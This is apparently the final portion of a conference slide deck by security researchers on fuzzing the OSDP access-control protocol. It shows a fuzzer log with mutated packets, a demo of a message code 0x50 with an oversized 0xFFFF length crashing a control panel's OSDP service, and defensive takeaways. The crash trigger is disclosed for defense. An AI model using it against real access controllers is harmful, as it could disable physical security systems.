03:40:27,996 pd -> cp: b'538f18000450a0c9538f08000440a0c9538f0800044098e6' (original:b'538f08000440a0c9538f08000440a0c9') a;
03:40:28,046 pd -> cp: b'538f0800045091db' (original:b'538f08000440a0c9') applied mutation message_code_50
03:48:11,022 ***** crash detected timeout: 462.97612953186035
```

DEMO – Crashing the CP's OSDP Service




Message Code 0x50 – CRASH (2th)



$$\boxed{0xFF} + \boxed{0xFF} * 0x100 = 0xFFFF.$$


Message Code 0x50 – CRASH (2th)



WHATS next?



And how to prepare for it..



Only the beginning..

ID to Controller communication?

OSDP Transparent Mode

Complex ID Data Processing

**Forwarding complex data types to
the security server?**

Takeaways



OSDP is new..
(and not perfect)

- ✓ **Configure it carefully**
- ✓ **Use cameras..**




Serial connections should not be ignored!

- ✓ **Don't leave them publicly exposed**



Prepare!
auditing, monitoring and assessing..

- ✓ **Controller logs**
- ✓ **Products assessment**



Stay Safe



Eran Jacob
Head of Research

[in /in/eranj](https://www.linkedin.com/in/eranj)



Ariel Harush
Security Researcher

[in /in/arielhar](https://www.linkedin.com/in/arielhar)



Roy Hodir
Security Researcher

[in /in/roy-h-858b69](https://www.linkedin.com/in/roy-h-858b69)